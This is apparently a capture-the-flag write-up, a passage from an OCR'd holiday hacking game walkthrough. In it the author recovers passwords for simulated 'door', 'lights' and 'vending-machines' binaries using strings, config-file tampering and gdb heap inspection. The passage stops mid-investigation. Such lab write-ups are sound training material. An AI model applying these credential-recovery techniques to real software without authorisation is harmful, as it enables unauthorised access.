
Grab it.




OK. Since he is right here, let's talk to Chimney Scissorsticks.




It's a fun greeting card generator!




Let's keep walking and talk to Bow Ninecandle.




Hmmm….. "The Frostiest Place on Earth". A reference to Jack Frost? Well, here is Jack Frost himself. Let's see what he has to say.



Oh oh – this doesn't sound good. Let's scurry away and talk to Bush Evergreen to the left of the room.



I think we can help Bushy out.




```
elf@88764becde40 ~ $ ls -al
total 852
drwxr-xr-x 1 root root   4096 Dec  3 20:43 .
drwxr-xr-x 1 root root   4096 Dec  3 20:41 ..
-rw-r--r-- 1 elf  elf     220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 root root    102 Oct  1 17:37 .bashrc
drwxr-xr-x 1 elf  elf    4096 Dec  3 20:43 .local
-rw-r--r-- 1 elf  elf     807 Apr 18  2019 .profile
-rwxr-xr-x 1 root root 231728 Dec  1 19:19 door
drwxr-xr-x 1 elf  elf    4096 Dec  3 20:43 lab
-rwxr-xr-x 1 root root 276784 Dec  1 19:19 lights
-rw-r--r-- 1 root root     92 Oct  1 17:37 lights.conf
-rwxr-xr-x 1 root root 321840 Dec  1 19:19 vending-machines
-rw-r--r-- 1 root root     59 Oct  1 17:37 vending-machines.json
elf@88764becde40 ~ $ strings door | grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
elf@88764becde40 ~ $
```

```
total 852
drwxr-xr-x 1 root root   4096 Dec  3 20:43 .
drwxr-xr-x 1 root root   4096 Dec  3 20:41 ..
-rw-r--r-- 1 elf  elf     220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 root root    102 Oct  1 17:37 .bashrc
drwxr-xr-x 1 elf  elf    4096 Dec  3 20:43 .local
-rw-r--r-- 1 elf  elf     807 Apr 18  2019 .profile
-rwxr-xr-x 1 root root 231728 Dec  1 19:19 door
drwxr-xr-x 1 elf  elf    4096 Dec  3 20:43 lab
-rwxr-xr-x 1 root root 276784 Dec  1 19:19 lights
-rw-r--r-- 1 root root     92 Oct  1 17:37 lights.conf
-rwxr-xr-x 1 root root 321840 Dec  1 19:19 vending-machines
-rw-r--r-- 1 root root     59 Oct  1 17:37 vending-machines.json
elf@88764becde40 ~ $ strings door | grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nTheD00r"
Beep boop invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? >
Checking......
Beep boop invalid password
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nTheD00r
Checking......

Door opened!
elf@88764becde40 ~ $
```

```
elf@88764becde40 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
```

```
elf@88764becde40 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking......
```

```
Beep boop invalid password
elf@88764becde40 ~ $ cat /home/elf/lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c27c5316a95d9e5e5b124
name: elf-technician
elf@88764becde40 ~ $



elf@fdacbb37507b ~ $ strings -n 6 ./lights



mainkindcodeKindfull/
 at <no name provided>The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)
You wonder how to turn the lights on? If only you had some kind of hin---
 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: ---t to help figure out the password...
I guess you'll just have to make do!
The terminal just blinks: Welcome back, What do you enter? > Lights on!
That would have turned on the lights!
If you've figured out the real password, be sure you run Beep boop invalid password
Couldn't read config file: Password is missing from config file!
```

An empty password in the conf file, then just hitting return at the prompt, produces this:

```
elf@ac67e70bf24a ~/lab $ cat lights.conf
password:
name: elf-technician
elf@ac67e70bf24a ~/lab $
elf@ac67e70bf24a ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking......
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
elf@ac67e70bf24a ~/lab $
```

After some experimenting with the value of password:, we find:

A password of <null string> works with just a return keypress.
A password of “$” works with a typed password of $
A password of “tony” works with a typed password of tony
A password of “E$tony” throws this error on startup:

```
elf@bb2d9f4e56b0 ~/lab $ ./lights
Failed to parse key `password`: InvalidHexCharacter { c: 't', index: 0 }
Password is missing from config file!
```

Remove one character from the end of the good password:

```
elf@2c4dc7ce5eab ~/lab $ ./lights
Failed to parse key `password`: OddLength
```

```
Password is missing from config file!
```

Removing two chars from the end is OK (no error thrown), so there needs to be an even number of chars after the "E$". Let's remove one char from the front of the string after the "E$". This should throw the "odd length" error:

```
elf@85c0bdb962e2 ~/lab $ ./lights
Failed to parse key `password`: OddLength
Password is missing from config file!
elf@85c0bdb962e2 ~/lab $
```

Confirmed. Now let's remove two chars after the "E$".

```
elf@85c0bdb962e2 ~/lab $ ./lights
Password is missing from config file!
```

Interesting. You can drop characters from the end, but not from the front. Let's drop characters from the end until we determine the minimum length of chars needed to not have the "Password is missing" message.

When we truncate down to this: password: E$ed633d885dcb9b
Then we get the "password missing" message. That's 14 characters. So had we added the two back on, then we'd have 16 bytes after the "E$". So this must be some sort of serialized/encoded data that depends on the length and initial value of the string.

Let's revert back to the non-E$ password to see if it only recognizes the first N characters.

After testing, no – it seems to read and use the whole password. Why don't we allow the software to do the decryption for us! Let's use the linux debugger gdb to inspect the heap space for a fragment of the encrypted password.

```
elf@2c1c416e2b6c ~/lab $ gdb ./lights
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./lights...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/lights
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > ^C
```

```
Program received signal SIGINT, Interrupt.
0x00007fe5d7f32461 in   GI   libc read (fd=0, buf=0x5558763a2ee0, nbytes=8192)
    at ../sysdeps/unix/sysv/linux/read.c:26
26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) info args
fd = 0
buf = 0x5558763a2ee0
nbytes = 8192
(gdb) info proc mappings
process 29
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x555875f66000     0x555875f6b000     0x5000        0x0 /home/elf/lab/lights
      0x555875f6b000     0x555875f9b000    0x30000     0x5000 /home/elf/lab/lights
      0x555875f9b000     0x555875fa7000     0xc000    0x35000 /home/elf/lab/lights
      0x555875fa7000     0x555875faa000     0x3000    0x40000 /home/elf/lab/lights
      0x555875faa000     0x555875fab000     0x1000    0x43000 /home/elf/lab/lights
      0x5558763a0000     0x5558763c1000    0x21000        0x0 [heap]

<snip>

(gdb) x/4096s 0x5558763a0000

<snip>

0x5558763a0bcd: ""
0x5558763a0bce: ""
0x5558763a0bcf: ""
0x5558763a0bd0: "Computer-TurnLightsOnU"
0x5558763a0be7: ""
0x5558763a0be8: "1"
0x5558763a0bea: ""
0x5558763a0beb: ""
```

Try the password “Computer-TurnLightsOn”

```
elf@2c1c416e2b6c ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......
That would have turned on the lights!

If you've figured out the real password, be sure you run /home/elf/lights
elf@2c1c416e2b6c ~/lab $
```

OK, now try it “in production”

```
elf@2c1c416e2b6c ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

 >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking......

Lights on!
elf@2c1c416e2b6c ~ $
```

Excellent. Let's now try to turn on the vending machine. Jump back into the lab and try there.

```
elf@2c1c416e2b6c ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@2c1c416e2b6c ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > LVEdQPpBwr
Checking......
Beep boop invalid password
elf@2c1c416e2b6c ~/lab $
```

Let's play with the config file. Start by renaming it so the program can't find it.

```
elf@bde0b615eb95 ~/lab $ mv vending-machines.json xvending-machines.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > vm.json
Please enter the password > password

Welcome, vm.json! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > 0000
```

```
Checking......
Beep boop invalid password
elf@bde0b615eb95 ~/lab $
elf@bde0b615eb95 ~/lab $ ls
door  lights  lights.conf  vending-machines  vending-machines.json  xvending-machines.json
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "vm.json",
  "password": "1VPnJ2sb"
}elf@bde0b615eb95 ~/lab $
```

So it looks like “password” was encoded into “1VPnJ2sb”.

Let’s run it and provide “password” as the vending-machine-back-on-code.

```
<snip>

Please enter the vending-machine-back-on code > password
Checking......
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@bde0b615eb95 ~/lab $
```

So the password in the json file is the vending machine back on code. Let’s rebuild the file again, but use a very long password.

```
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > tony
Please enter the password > thisismyveryveryverylongpasswordthatIlove

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > 0000
Checking......
Beep boop invalid password
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "cnsn4SQUucAJmYsUucAJ72DT1VPnJ2sbcnbC8s4Aw"
}elf@bde0b615eb95 ~/lab $
```

The length of the password and encoded password is the same.

Now let’s try manipulating the json. Remove the password field by changing the field name.

```
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "Xpassword": "cnsn4SQUucAJmYsUucAJ72DT1VPnJ2sbcnbC8s4Aw"
}
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!
```

```
If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Invalid JSON configuration: Error("missing field `password`", line: 4, column: 1)
elf@bde0b615eb95 ~/lab $
```

Let's put something besides a string into the password field.

```
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Invalid JSON configuration: Error("invalid type: integer `27`, expected a string", line: 3,
column: 17)
elf@bde0b615eb95 ~/lab $
```

Let's try an embedded object.

```
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Invalid JSON configuration: Error("invalid type: map, expected a string", line: 3, column: 15)
elf@bde0b615eb95 ~/lab $
```

How about an empty string.

```
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "",
  "origpassword": "1VPnJ2sb"
}
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...
```

```
Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code >
Checking......
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
elf@bde0b615eb95 ~/lab $
```

Looks like an empty string is legal. OK, let's make a new password, then try to find it in memory using the debugger (i.e., let the software decrypt it for us). First make a new password that we can find in the heap.

```
elf@bde0b615eb95 ~/lab $ rm v*.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > tony
Please enter the password > KARRE

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > Karre
Checking......
Beep boop invalid password
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~/lab $
```

Now use the debugger to try to locate some of our strings.

We run the program in the debugger as before, hitting Ctrl-C during the sleep routine (which is after we've typed in a "bad" password). The only way we should see our "good" password of "KARRE" is if it is decrypted in memory somewhere.

```
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

```
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007f35b2db4bc1 in   GI   nanosleep (requested time=0x7fff682967f0,
    remaining=0x7fff682967f0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mappings
process 47
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x5627634f7000     0x5627634fc000     0x5000        0x0 /home/elf/lab/vending-machines
      0x5627634fc000     0x562763534000    0x38000     0x5000 /home/elf/lab/vending-machines
      0x562763534000     0x562763543000     0xf000    0x3d000 /home/elf/lab/vending-machines
      0x562763543000     0x562763546000     0x3000    0x4b000 /home/elf/lab/vending-machines
      0x562763546000     0x562763547000     0x1000    0x4e000 /home/elf/lab/vending-machines
      0x56276487c000     0x56276489d000    0x21000        0x0 [heap]
      0x7f35b2bc6000     0x7f35b2bc8000     0x2000        0x0

<snip>

(gdb) find 0x56276487c000, 0x56276489d000, {char[5]}"KARRE"
0x56276487ed10
warning: Unable to access 11628 bytes of target memory at 0x56276489a295, halting search.
1 pattern found.
(gdb) x/4096s 0x56276487ec00
0x56276487ec00: ""
0x56276487ec01: ""

<snip>

0x56276487ed0d: ""
0x56276487ed0e: ""
0x56276487ed0f: ""
0x56276487ed10: "KARRE"
0x56276487ed16: ""
0x56276487ed17: ""
0x56276487ed18: ""
0x56276487ed19: ""
```

The decrypted password is in the heap, about 0x2d10 bytes in. Let's see if we can repeat this in production.

```
elf@bde0b615eb95 ~ $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
```

```
Reading symbols from ./vending-machines...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking......^C
Program received signal SIGINT, Interrupt.
0x00007ff1e335ebc1 in   GI   nanosleep (requested time=0x7ffdc34e1f80,
    remaining=0x7ffdc34e1f80) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mapping
process 53
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
      0x564c75014000     0x564c75019000     0x5000        0x0 /home/elf/vending-machines
      0x564c75019000     0x564c75051000    0x38000     0x5000 /home/elf/vending-machines
      0x564c75051000     0x564c75060000     0xf000    0x3d000 /home/elf/vending-machines
      0x564c75060000     0x564c75063000     0x3000    0x4b000 /home/elf/vending-machines
      0x564c75063000     0x564c75064000     0x1000    0x4e000 /home/elf/vending-machines
      0x564c76e07000     0x564c76e28000    0x21000        0x0 [heap]

<snip>

(gdb) x/4096s 0x564c76e09d00
0x564c76e09d00: ""
0x564c76e09d01: ""
0x564c76e09d02: ""
0x564c76e09d03: ""
0x564c76e09d04: ""
0x564c76e09d05: ""
0x564c76e09d06: ""
0x564c76e09d07: ""
0x564c76e09d08: "!"
0x564c76e09d0a: ""
0x564c76e09d0b: ""
0x564c76e09d0c: ""
0x564c76e09d0d: ""
0x564c76e09d0e: ""
0x564c76e09d0f: ""
0x564c76e09d10: "LVEdQPpBwr"
0x564c76e09d1b: ""
0x564c76e09d1c: ""
0x564c76e09d1d: ""
```

That's unexpected, because that's the same value as what we saw in the json file:

```
elf@bde0b615eb95 ~ $ cat v*.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@bde0b615eb95 ~ $
```

Not expected, because in our lab, "KARRE" was decrypted and found in the heap. This is the lab json:

```
elf@bde0b615eb95 ~ $ cat lab/vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~ $
```

And we know that this encrypted string does NOT work as the production password:

```
elf@bde0b615eb95 ~ $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > LVEdQPpBwr
Checking......
Beep boop invalid password
elf@bde0b615eb95 ~ $
```

Let's see if there is some environmental difference. Copy the production password down to the lab to see if it is decrypted there.

